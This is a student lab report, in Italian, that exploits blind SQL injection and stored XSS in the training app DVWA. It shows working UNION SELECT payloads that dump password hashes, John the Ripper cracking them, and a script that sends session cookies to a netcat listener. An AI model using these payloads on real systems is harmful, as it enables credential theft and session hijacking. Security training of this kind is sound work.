



Progetto 03-11 Alessandro Moscetti

# Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Come prima cosa sono andato a modificare il livello di sicurezza della DVWA per permetterci di effettuare l'exploit delle vulnerabilità richieste, settandolo su "low".

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to **low**, **medium** or **high**.

The security level changes the vulnerability level of DVWA.

low



Submit

La prima vulnerabilità da exploitare è l'SQL injection che sfrutta le vulnerabilità delle applicazioni web per iniettare e eseguire codice SQL dannoso all'interno di un database.

Inserendo il valore 1 notiamo come l'output ci restituisce un utente corrispondente all'ID 1 in un database.

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1
First name: admin
Surname: admin
```

Trattandosi di una Blind SQL injection la web app non risponderà agli errori, quindi per andare a capire se è possibile sfruttare delle SQL injection sono andato a verificare come rispondesse a delle query con valori booleani.

Nella fig. 1 possiamo notare come la query sempre vera ci restituisce il valore dell'ID 1. Interrogandolo con una condizione sempre falsa (fig. 2) notiamo nell'output (fig. 3) che non ci restituisce niente.

Tutto questo ci fa capire come l'applicazione valuta le condizioni booleane inserite in input quindi risultando vulnerabile a un'eventuale SQL injection.

1

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' AND 1=1 #  
First name: admin  
Surname: admin

2

## Vulnerability: SQL Injection (Blind)

User ID:

1' AND 1=2 #

Submit

3

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

Sapendo che i valori restituiti dall'applicazioni sono due ho usato l'operatore "UNION" per aggiungere una nuova query alla principale che lascio vuota con l'apice.

Utilizzando dei nomi comuni per i database ho estrapolato i valori contenuti in 'user' e 'password' dalla tabella 'users'.

Nell'immagine vediamo la buona riuscita dell'SQL injection che ci mostra gli username e le password in hash presenti nel database.

## Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT user , password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT user , password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Sono poi andato a trascrivere gli hash delle password trovate in un file (fig. 1) che ho decriptato con l'utilizzo del tool "John the Ripper" (fig. 2).


Trovando così le password in chiaro.

1




```
~/sqlp - Mousepad
File Edit Search View Document Help
+ [New] [Open] [Save] [Print] [Undo] [Redo] [Cut] [Copy] [Paste] [Find]
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

2



```
(kali@kali)-[~]
$ john --format=raw-md5 sqlp
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2023-11-03 17:17) 20.83g/s 742325p/s 742325c/s 745525C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per testare la password trovate ho effettuato un accesso tramite le credenziali trovate con esito positivo.




Username

Password

Login

You have logged in as 'pablo'





Passiamo alla seconda vulnerabilità da exploitare che è la Cross-Site Scripting (XSS) che riguarda sempre le applicazioni web e consente, in caso di vulnerabilità, di iniettare script dannosi, come JavaScript, all'interno di pagine web visualizzate da altri utenti.

Ci sono più tipi di attacchi XSS in questo caso è stored perchè il codice malevolo viene salvato nel sito e ogni volta che un web browser aprirà la pagina infetta verrà richiamato.

Per prima cosa andiamo a vedere se l'applicazione web compila un'eventuale codice inserito in input. In questo caso ho provato un semplice tag `<i>` prima della stringa inserita (fig. 1) e come vediamo in output (fig. 2) il nostro input è stato compilato perchè è in corsivo, dandoci conferma della vulnerabilità.

1

### Vulnerability: Stored Cross Site Scripting (XSS)


Name *	<input type="text" value="&lt;i&gt;Ciao"/>
Message *	<input type="text" value="Ciao a tutti"/>
<input type="button" value="Sign Guestbook"/>	

2

Name:	<i>Ciao</i>
Message:	<i>Ciao a tutti</i>

Andiamo poi ad attivare il server in ascolto sul nostro dispositivo attaccante sulla porta 2000.

Qui è dove andremo a reindirizzare l'utente tramite il nostro script malevolo.

A terminal window with a dark background and a menu bar at the top containing 'File', 'Actions', 'Edit', and 'View'. The prompt is '(kali@kali)-[~]' in blue. Below it, the command '\$ nc -l -p 2000' is entered in blue. A white cursor is positioned at the end of the command line.

```
File Actions Edit View  
(kali@kali)-[~]  
$ nc -l -p 2000
```

All'inserimento dello script malevolo per rubare i cookie di sessione di un eventuale utente, ho notato che il numero di caratteri che il sito ci faceva inserire era limitato (fig.1).

Per risolvere questa problematica sono andato a modificare il codice della pagina tramite l'opzione 'Ispeziona' del mio browser aumentando il numero dei caratteri massimi inseribili (fig. 2 e 3).

1

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Prova

Message \*

<script>window.location='http://127.0.0.1:12345/?c|

Sign Guestbook

2

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

3

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="1000000"></textarea>
```

Sono poi andato ad inserire lo script malevolo che reindirizza l'utente sul mio server in questo caso localhost sulla porta 2000 andandogli a rubare i cookie.

### Vulnerability: Stored Cross Site Scripting (XSS)

|           |  |
|-----------|--|
| Name *    | <input type="text" value="Prova"/>   |
| Message * | <input type="text" value="&lt;script&gt;window.location='http://127.0.0.1:2000/?cookie=' + document.cookie&lt;/script&gt;"/> |
|           | <input type="button" value="Sign Guestbook"/>  |

Stando in ascolto tramite netcat sul localhost e la porta 2000 vediamo i cookie rubati tramite il nostro attacco XSS stored.

```
(kali㉿kali)-[~]  
$ nc -l -p 2000  
GET /?cookie=security=low;%20PHPSESSID=8e35adc0f1902d4cd3a947e3ac51e8bb HTTP/1.1  
Host: 127.0.0.1:2000  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.0.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```



Grazie per l'attenzione.